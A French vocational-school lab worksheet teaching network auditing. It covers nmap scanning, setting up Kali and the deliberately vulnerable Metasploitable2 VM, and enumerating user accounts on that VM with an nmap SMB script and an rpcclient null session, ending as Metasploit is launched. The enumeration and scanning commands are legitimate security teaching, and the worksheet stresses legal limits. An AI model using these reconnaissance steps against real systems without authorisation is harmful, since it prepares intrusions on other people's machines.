Extrait du référentiel : BTS CIEL option A (Informatique et Réseaux)		Niveau(x)
C10 EXPLOITER UN RÉSEAU INFORMATIQUE	Outils de mise à jour système et sécurité système (gestion des paquets logiciels, mise à jour de sécurité, script mise à jour automatique, …)	3

Objectifs du TP :

- Pourquoi sécuriser le réseau ?
- Découverte de l'outil nmap
- Installation et configuration des machines virtuelles (Kali et Metasploitable2)
- Scan et analyse (outil nmap)
- Scan de Métasploitable-Linux
- Exploitation d'une faille de sécurité : backdoor vsftpd 2.3.4 (automatique avec Metasploit)
- Exploitation d'une faille de sécurité : backdoor vsftpd 2.3.4 (manuellement avec la version du code source vulnérable)
- Étude des contre-mesures
- Étude d'un service Web vulnérable

Support d'activité :

- Logiciels : VirtualBox, nmap (en CLI) et suite bureautique
- Fichiers : Kali-Linux-2022.3.rar, Metasploitable-Linux.rar et Pourquoi sécuriser un réseau.pdf
- Ce document au format PDF

Vous rédigerez un compte-rendu numérique.
Résumez les questions avant de répondre.
Pensez aux captures d'écran pour imager votre compte-rendu.
Sauvegardez votre travail régulièrement !
Des modifications peuvent exister selon la version du logiciel utilisée.
Prenez connaissance des fichiers mis à votre disposition.

À rendre en fin de séance :
Votre compte-rendu numérique nommé : **TP_Cyber_Audit_VOTRENOM.PDF**

Lisez le document lié au fichier « **Pourquoi sécuriser le réseau.pdf** » disponible dans le dossier « **Support** » de l'activité.

DÉCOUVERTE DE L'UTILITAIRE « nmap »

Qu'est-ce-que l'utilitaire « nmap » ?

nmap est un logiciel de balayage des réseaux. L'outil est disponible, sous licence de logiciel libre, sur le site : http://nmap.org
Cet outil est utilisé par les « black hat » pour préparer des attaques (attaques par balayage), et par les « white hat » ou les administrateurs systèmes pour tester la vulnérabilité de leurs systèmes (ex : études d'audit système).

Vous allez vous familiariser avec l'outil **nmap** : un outil de référence pour l'audit de sécurité des réseaux.

nmap est souvent utilisé pour déterminer les hôtes actifs dans un réseau, les ports ouverts sur ces hôtes, les services fonctionnant sur ces ports ouverts et l'identification de la version de ces services sur ces ports.


`nmap` fonctionne en envoyant de nombreux paquets vers la cible, puis la cible répond d'une manière spécifique.

Par exemple, `nmap` peut envoyer un paquet à la cible, explicitement sur le port 80 (qui est généralement un service HTTP). La cible répond alors de manière spécifique, ce qui correspond à un état (open, closed, filtered). Si le port est ouvert, `nmap` identifie en fonction de la réponse quel type de service HTTP est en cours d'exécution (Apache, Nginx, IIS, etc.). Ensuite, une autre vérification est utilisée pour identifier la version, et ainsi de suite.

Vous allez ***installer*** nmap sur votre machine (OS : Windows 10 pro) sans l'interface graphique (sans GUI), pour garder les bonnes habitudes et travailler en ligne de commande (en CLI).

Exécutez le fichier nommé « **nmap-7.94-setup.exe** » se trouvant dans le dossier « **Support/soft/nmap pour Windows** » de l'activité.

Dans la fenêtre « **Choose Components** » ***désélectionnez*** : **Zenmap**




Puis ***cliquez*** sur ***Next***.

Laissez le chemin d'installation (**C:\Program Files (x86)\Nmap**) par défaut.
Cliquez sur **Install**.

LES SCANS COURANTS

nmap propose différents types de scan en fonction de vos besoins. Les plus courants sont le scan SYN (`-sS`), le scan TCP connect (`-sT`) et le scan UDP (`-sU`). Notez que le scan SYN et le scan TCP utilisent le **three-way handshake** :



- Le scan SYN (`-sS`) identifie un port qui doit être ouvert en envoyant un SYN à la cible. Si elle reçoit un SYN-ACK ou un SYN, elle marque ce port comme étant ouvert. Si elle reçoit un RST, il marque le port comme étant filtré (filtered), c'est à dire inaccessible à cause d'un pare-feu par exemple.

Le scan Nmap SYN est souvent appelé « scan furtif » car il passe inaperçu. Cela est vrai pour les anciens pare-feu, qui ne se connectent que par connexions TCP complètes, mais pas pour les pare-feu modernes qui enregistrent également les connexions TCP inachevées.

- Le scan TCP (`-sT`) identifie un port comme étant ouvert en attendant la fin du three-way handshake.
- Le scan UDP (`-sU`) est utile pour identifier les ports UDP ouverts sur une cible. Il envoie des paquets UDP spécifiques à des ports UDP connus.

LES OPTIONS COURANTES

`nmap` propose beaucoup d'options. Voici les plus utilisées :

- **Sauvegarde** : sauvegarder un scan dans un fichier, utilisez l'option **`-oN`**
- **Verbosity** : pour rendre `nmap` plus bavard à l'écran **`-v`**, **`-vv`**, **`-vvv`**
- **Timing** : vous pouvez utiliser des timing templates en utilisant l'un des flags **`-T0`**, **`-T1`**, **`-T2`**, **`-T3`**, **`-T4`**, **`-T5`** qui correspondent respectivement à paranoïaque, sournois, poli, normal, agressif et fou (paranoid, sneaky, polite, normal, aggressive, and insane). Ces templates déterminent le degré d'agressivité de votre analyse et sont utiles en fonction du débit et des ressources du réseau sur lequel vous vous trouvez. Les scans `-T0` et `-T1` sont utiles pour éviter les **IDS** (Intrusion Detection System), mais peuvent être trop lents. `T3` ou normal est le comportement par défaut de `nmap` lorsqu'aucun de ces flags n'est mentionné.

Pour plus d'informations, n'hésitez pas à consulter pendant et après cette activité, la documentation : https://nmap.org/man/fr/

SPÉCIFICATION DE LA CIBLE

Vous pouvez spécifier le ou les port(s) en utilisant l'option **-p**

un simple port (port 21):
nmap -p21 10.10.10.10

une étendue de port (port 21 à 1000):
nmap -p21-1000 10.10.10.10

une étendue de port avec une exclusion (port 21 à 1000 et exclusion du port 22):
nmap -p21-1000 -exclude-ports 22 10.10.10.10

nmap accepte des nom d'hôtes, des adresses IP ou une étendue d'adresses :

un nom d'hôte :
nmap www.example.com

une adresse IP :
nmap 10.10.10.10

une étendue d'adresses IP :
nmap 10.10.10.1-254 ou encore **nmap 10.10.10.0/24**

une étendue d'adresses IP avec une exclusion :
nmap 10.10.10.0/24 --exclude 10.10.10.167

nmap scanne 1000 ports TCP les plus courants et les plus utilisés si vous ne spécifiez pas de port spécifique. Vous trouverez sur le lien ci-dessous une liste de « ports/protocoles/services » les plus répandus :
https://fr.wikipedia.org/wiki/Liste_de_ports_logiciels

Toute acte de balayage de réseau non autorisé est assimilé à une attaque et donc répréhensible selon la loi.
https://www.ionos.fr/digitalguide/serveur/know-how/balayage-de-ports-principes-et-situation-juridique/
Vous vous limiterez à faire des balayages des machines dans le laboratoire de la section BTS CIEL-IR, ainsi que sur la machine distante scanme.nmap.org mise en ligne spécifiquement par les développeurs de l'outil à des fins pédagogiques.

Pour ouvrir l'invite de commande sous Windows en mode (admin) :
Appuyez simultanément sur les touches « **windows logo** + **x** ».
Cliquez ensuite sur **Invite de commande (admin)** ou appuyez sur la touche « **a** ».
Cliquez en fin sur **Oui**.

Pour obtenir de l'aide sur la commande **nmap**, ***tapez*** dans l'invite de commande :
nmap
Vous pouvez aussi consulter le lien ci-dessous :
https://nmap.org/book/man.html

ANALYSE D'UNE MACHINE DISTANTE

Question 1

À l'aide de l'outil **nmap**, ***réalisez*** un scan furtif de la machine distante **scanme.nmap.org** sur les ports 22, 23, 25, 443 et 8080.

Retrouvez le nom des services associés (lorsque cela est possible) à chacun des cinq ports.

Donnez l'état des services disponibles (open, closed, …).

Déterminez la version du service (lorsque cela est possible) sur les cinq ports.

Donnez la ou les commandes que vous avez utilisées.

Rassemblez vos réponses précédentes en complétant le tableau ci-dessous.

N° de port	Services	État	Version
22			
23			
25			
443			
8080			

Ce n'est pas parce qu'un port est ouvert que cela signifie que le logiciel sous-jacent est vulnérable. Vous avez besoin de connaître la version du système d'exploitation et des services en cours d'exécution. Avec ces informations, vous pouvez déterminer s'il y a des vulnérabilités connues disponibles.

Question 2

Quels sont les états de port reconnus par **nmap** ? (voir : https://nmap.org/man/fr/man-port-scanning-basics.html)

Donnez la signification de l'état « **filtered** ».

Question 3

Donnez une commande permettant d'obtenir l'affichage de la liste des machines actives sur le LAN de la section BTS CIEL-IR.

Question 4

L'option `-oX filename` permet de sauvegarder un rapport de balayage de l'opération en format `XML` dans le fichier spécifié.

Testez cette option.

Donnez la structure du fichier XML généré.

INSTALLATION ET CONFIGURATION DES MACHINES VIRTUELLES

INSTALLATION DE LA MV « KALI-LINUX »

Décompressez le fichier « **Kali-Linux-2022.3.rar** » se trouvant dans le dossier « **Support/…** » de l'activité. Cette machine virtuelle est également téléchargeable en suivant le lien ci-dessous : https://www.osboxes.org/kali-linux/

Le fichier étant décompressé, vous devriez obtenir un dossier contenant deux fichiers :

- **Kali Linux 2022.3 (64 bit).vdi**
- **Info.txt**

Le premier fichier (**.vdi**) étant bien sûr le fichier image du disque dur virtuel utilisé par VirtualBox, et le second fichier contient des informations sur l'OS, notamment le nom d'utilisateur et le mot de passe pour l'ouverture d'une session.

Qu'est-ce-que l'OS « Kali-Linux » ?
Kali Linux est une distribution Linux open source basée sur Debian, orientée vers diverses tâches de sécurité de l'information, telles que les tests d'intrusion, la recherche en sécurité, l'informatique judiciaire et l'ingénierie inverse.
Lien vers le site officiel de Kali-Linux en français : **https://www.kali-linux.fr/**

À l'aide du logiciel VirtualBox et du fichier « `Kali-Linux-2022.3 (64 bit).vdi` » :

Installez une MV que vous nommerez : **Kali-Linux**.

INSTALLATION DE LA MV « METASPLOITABLE2 »

Décompressez le fichier « `Metasploitable-Linux.rar` » se trouvant dans le dossier « `Support/…` » de l'activité. Cette machine virtuelle est également téléchargeable en suivant le lien ci-dessous :

https://kumisystems.dl.sourceforge.net/project/metasploitable/Metasploitable2/metasploitable-linux-2.0.0.zip

Le fichier étant décompressé, vous devriez obtenir un dossier contenant six fichiers dont :

- `Metasploitable.vmdk`
- `Info.txt`
- …

Le fichier (`.vmdk`) étant bien sûr le fichier disque de la machine virtuelle utilisé par VirtualBox et historiquement celui de VMWare, et le fichier (`Info.txt`) contient des informations, notamment le nom d'utilisateur et le mot de passe pour l'ouverture d'une session.

À l'aide du logiciel VirtualBox et du fichier « `Metasploitable.vmdk` » :

Installez une MV que vous nommerez : **Metasploitable-Linux**.

<u>Qu'est-ce-que l'OS « Metasploitable-Linux » ?</u>
Métasploitable-Linux est une machine qui est **<u>volontairement vulnérable</u>** sur plusieurs services.

<u>Cette machine ne doit jamais être exposé à un réseau hostile !</u>


CONFIGURATION RÉSEAU DES MV

Configurez vos deux machines virtuelles : **mode d'accès réseau** sur VirtualBox :


- mode **réseau NAT** (NatNetwork) pour la MV **Kali-Linux**,
- mode **réseau NAT** (NatNetwork) pour la MV **Metasploitable-Linux**.

Démarrez vos deux machines virtuelles.

Ouvrez une session sur la machine virtuelle **Kali-Linux** (voir le fichier « **Info.txt** » lié au fichier image de la machine virtuelle pour le nom d'utilisateur et le mot de passe).



MV Kali-Linux en fonction



MV Metasploitable-Linux en fonction

Pour des raisons de commodités, vous pouvez passer le clavier qui est par défaut en QWERTY, en AZERTY sur la MV Kali-Linux en suivant les instructions ci-dessous :
Cliquez sur `Applications/Paramètres/Clavier`
Cliquez sur `Disposition`
Cliquez sur `Modifier`
Choisir `Français`
Validez

Pour la MV Metasploitable-Linux qui est également en QWERTY : vous n'interviendrez pas directement sur la configuration, cette machine est supposée « distante et inaccessible physiquement » et donc le nom d'utilisateur et le mot de passe « msfadmin » ne vous seront pas utile et il ne vous faudra pas les utiliser, cela fait partie des objectifs liés au contexte de l'activité.

Question 5

Retrouvez les configurations physiques et logiques de vos deux machines virtuelles ainsi que de la machine Hôte. ***Expliquez*** comment vous avez procédé.

Exemple sur des machines se trouvant en dehors du réseau de la section BTS CIEL-IR :

MV Kali-Linux	**MV Metasploitable**
MAC : **08:00:27:41:ce:cf**	MAC : **08:00:27:a1:f1:89**
IP : **10.0.2.5/24**	IP : **10.0.2.6/24**

Machine Hôte
MAC : **b7:a1:12:56:e4:55**
IP : **192.168.50.4/24**

Effectuez un test d'écho de niveau 3 entre les deux machines virtuelles.
Le test d'écho doit être concluant avant de poursuivre l'activité.

Question 6

Notez les configurations physiques et logiques de vos deux machines virtuelles ainsi que de la machine Hôte sur votre compe-rendu (voir exemple ci-dessus).

ANALYSE DES VULNÉRABILITÉS DE METASPLOITABLE-LINUX

SCAN DE LA MÉTASPLOITABLE-LINUX

Scan UDP :

Jusqu'à présent, vous avez seulement scanné les ports TCP ouverts, ce qui est la valeur par défaut pour nmap contrairement aux ports UDP ouverts.
Lancez une analyse UDP en utilisant la commande suivante :

```
nmap -sU [IP cible]
```

Énumération des utilisateurs :

L'énumération d'utilisateur est une étape importante dans tous les tests de pénétration et doit être fait très soigneusement. En énumérant les utilisateurs, le pentesteur arrive à voir les utilisateurs qui ont accès au serveur et les utilisateurs qui existent sur le réseau. Un autre but de l'énumération d'utilisateur est d'essayer d'avoir accès à la machine en utilisant des techniques de force brute. Étant donné que le nom d'utilisateur est déjà connu par le pentesteur, la seule chose qui lui reste à faire et de découvrir le mot de passe. Il y a plusieurs façons d'énumérer les utilisateurs sur un système Linux. Vous allez examiner deux méthodes différentes :
- énumération utilisateurs en utilisant un script nmap nommé « smb-enum-users » :
- énumération utilisateurs par le biais d'une des sessions nulles utilisant « rpcclient » .

Afin d'énumérer les comptes utilisateurs disponibles sur la machine cible, vous allez utiliser le script nmap suivant : « smb-enum-users ».
Exécutez le script nmap en utilisant la commande suivante :

`nmap -script smb-enum-users.nse -p 445 [IP cible]`

Le moteur de script de nmap (fichier nse) :
https://nmap.org/man/fr/man-nse.html

La sortie du script (extrait ci-dessous) vous donne une longue liste d'utilisateurs disponibles sur l'hôte.

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\libuuid (RID: 1200)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\list (RID: 1076)
|     Full name:   Mailing List Manager
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\mail (RID: 1016)
|     Full name:   mail
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\man (RID: 1012)
|     Full name:   man
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\msfadmin (RID: 3000)
|     Full name:   msfadmin,,,
|     Flags:       Normal user account
|   METASPLOITABLE\mysql (RID: 1218)
|     Full name:   MySQL Server,,,
```

Comme vous pouvez le voir il y a beaucoup de noms d'utilisateur sur la machine Metasploitable-Linux. Parmi eux, un grand nombre de comptes, de service et le compte administrateur qui est nommé « **msfadmin** ».

Vous allez essayer la seconde méthode pour récupérer une liste de comptes d'utilisateurs à partir du serveur Metasploitable en utilisant une session nulle sur le serveur Samba.
rpcclient est un outil Linux qui est utilisé pour exécuter des fonctions « `MS-RPC` » côté client.
Une session nulle est une connexion avec un serveur samba ou SMB qui ne nécessite pas d'authentification par mot de passe. Aucun nom d'utilisateur ou mot de passe n'est nécessaire pour mettre en place la connexion. C'est pour cela qu'on l'appel « **session nulle** ».
L'allocation des sessions nulle a été activé par défaut sur les systèmes existants, mais a été désactivé à partir de Windows XP SP2 et Windows Server 2003.
Mais vous avez vu suite au résultat obtenu par vos scan que le port 445 était ouvert sur votre hôte-cible.


Mettez en place une « session nulle » avec le serveur samba sur la machine cible en utilisant la commande suivante :

```
rpcclient -U «  » [IP cible]
```

L'option **`-U`** définit un nom d'utilisateur « nulle » suivie de l'adresse IP de votre hôte-cible (VM Metasploitable-Linux). On vous demandera un mot de passe :
Appuyez sur Entrée pour continuer.

Le prompt de « rpcclient » sera indiqué par « **`rpcclient$>`** ».
Maintenant, ***exécutez*** la commande suivante dans le contexte de rpcclient :

```
rpcclient $> querydominfo
```




```
┌──(osboxes㉿osboxes)-[~]
└─$ rpcclient -U "" 10.0.2.6
Password for [WORKGROUP\]:
rpcclient $> querydominfo
Domain:         WORKGROUP
Server:         METASPLOITABLE
Comment:        metasploitable server (Samba 3.0.20-Debian)
Total Users:    35
Total Groups:   0
Total Aliases:  0
Sequence No:    1689260642
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> 
```

La commande « **`querydominfo`** » renvoie le nom de domaine, serveur, la totalité des utilisateurs du système et d'autres informations utiles. Le résultat nous indique qu'il y a un total de 35 comptes utilisateurs disponibles sur le système cible.
Maintenant, ***exécutez*** la commande suivante pour récupérer une liste de ces 35 utilisateurs :

```
rpcclient $> enumdomusers
```

Le résultat est une liste de tous les comptes d'utilisateurs disponibles sur le système. Maintenant que vous savez quelles comptes utilisateurs sont disponibles sur le serveur, vous pouvez utiliser rpcclient pour obtenir plus d'informations sur un utilisateur en particulier (par exemple pour msfadmin), ***entrez*** la commande :

`rcpclient $> queryuser msfadmin`



```
rpcclient $> queryuser msfadmin
        User Name   :   msfadmin
        Full Name   :   msfadmin,,,
        Home Drive  :   \\metasploitable\msfadmin
        Dir Drive   :
        Profile Path:   \\metasploitable\msfadmin\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :   (null)
        Remote Dial :
        Logon Time               :      mer., 31 déc. 1969 19:00:00 EST
        Logoff Time              :      mer., 13 sept. 30828 22:48:05 EDT
        Kickoff Time             :      mer., 13 sept. 30828 22:48:05 EDT
        Password last set Time   :      mer., 28 avril 2010 02:56:18 EDT
        Password can change Time :      mer., 28 avril 2010 02:56:18 EDT
        Password must change Time:      mer., 13 sept. 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0×bb8
        group_rid:      0×bb9
        acb_info :      0×00000010
        fields_present: 0×00ffffff
        logon_divs:     168
        bad_password_count:     0×00000000
        logon_count:    0×00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

La commande renvoie des informations sur le chemin du profil du serveur, le lecteur , les paramètres de mot de passe liés et beaucoup plus. Ce sont d'excellentes informations qui peuvent être interrogées sans accès administrateur !

Question 7

Après cette petite parenthèse, revenez sur l'outil nmap et l'analyse de la machine Metasploitable-Linux.

À l'aide de l'outil **nmap** pré-installé sur la MV Kali-Linux, ***exécutez*** un scan de la machine virtuelle **Metasploitable-Linux**.

Le résultat du scan doit faire apparaitre entre autres, les numéros de port avec les protocoles associés et surtout <u>les services et les versions installés</u>.

Vous disposez <u>d'un exemple</u> d'affichage partiel attendu en console page suivante.

```
osboxes@osboxes: ~
Fichier  Actions  Éditer  Vue  Aide
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-05 10:28 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

Exemple d'affichage partiel en console après un scan de la MV Metasploitable-Linux

EXPLOITATION D'UNE FAILLE DE SÉCURITÉ

À la lecture, le premier port affiché est le port 21 et vous obtenez les informations ci-dessous :

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```


La configuration logique peut être différente sur votre machine !

Les informations importantes à retenir sont :

Sur la machine, il existe un serveur **FTP** qui est démarré et qui utilise **VSFTPD** version **2.3.4**

Sur la MV **Kali-Linux**, ***lancez*** **metasploit** avec la commande suivante :

```
msfconsole
```



Le framework Metasploit est démarré

Vous serez peut-être amené à mettre à jour les paquets installés sur la MV Kali-Linux.

Metasploit est un outil puissant qui vous permet d'exploiter les vulnérabilités de sécurité des systèmes informatiques. Il est utilisé par les professionnels de la sécurité pour tester la sécurité de leurs propres systèmes.
Il contient une grande base de données de modules d'exploitation, de payloads et de scripts de post-exploitation qui peuvent être utilisés pour automatiser les tests de sécurité.

Avec Metasploit, vous pouvez effectuer des tests de pénétration sur vos propres systèmes pour découvrir les vulnérabilités avant qu'un pirate informatique ne le fasse.

En bref, Metasploit est un outil incontournable pour toute personne s'intéressant à la sécurité informatique, il vous donne les moyens de protéger efficacement vos systèmes.

Le framework Metasploit permet entre autres de :

Scanner et collecter des informations sur une machine cible ;
Détecter les vulnérabilités ;
Augmenter les privilèges d'un systèmes d'exploitation ;
Installez une porte dérobée pour maintenir un accès persistant ;
Utiliser la technique de « Fuzzing » pour tester la robustesse d'un logiciel ;
Utiliser des payloads pour exécuter des commandes à distance sur les systèmes compromis ;

Voici quelques-uns des principaux éléments de Metasploit qui vous aideront à comprendre comment cet outil fonctionne :

Modules d'exploitation : ce sont les modules qui vous permettent d'exploiter les vulnérabilités découvertes dans les systèmes cibles. Il existe des modules pour les vulnérabilités de Windows, Linux, et de nombreux autres systèmes d'exploitation.
Payloads : les payloads sont des morceaux de code qui sont exécutés sur les systèmes compromis pour effectuer des tâches spécifiques, comme l'exécution de commandes à distance, l'installation d'une porte dérobée, etc.
Modules de post-exploitation : ces modules vous permettent de collecter des informations sur les systèmes compromis, de maintenir un accès persistant, etc.
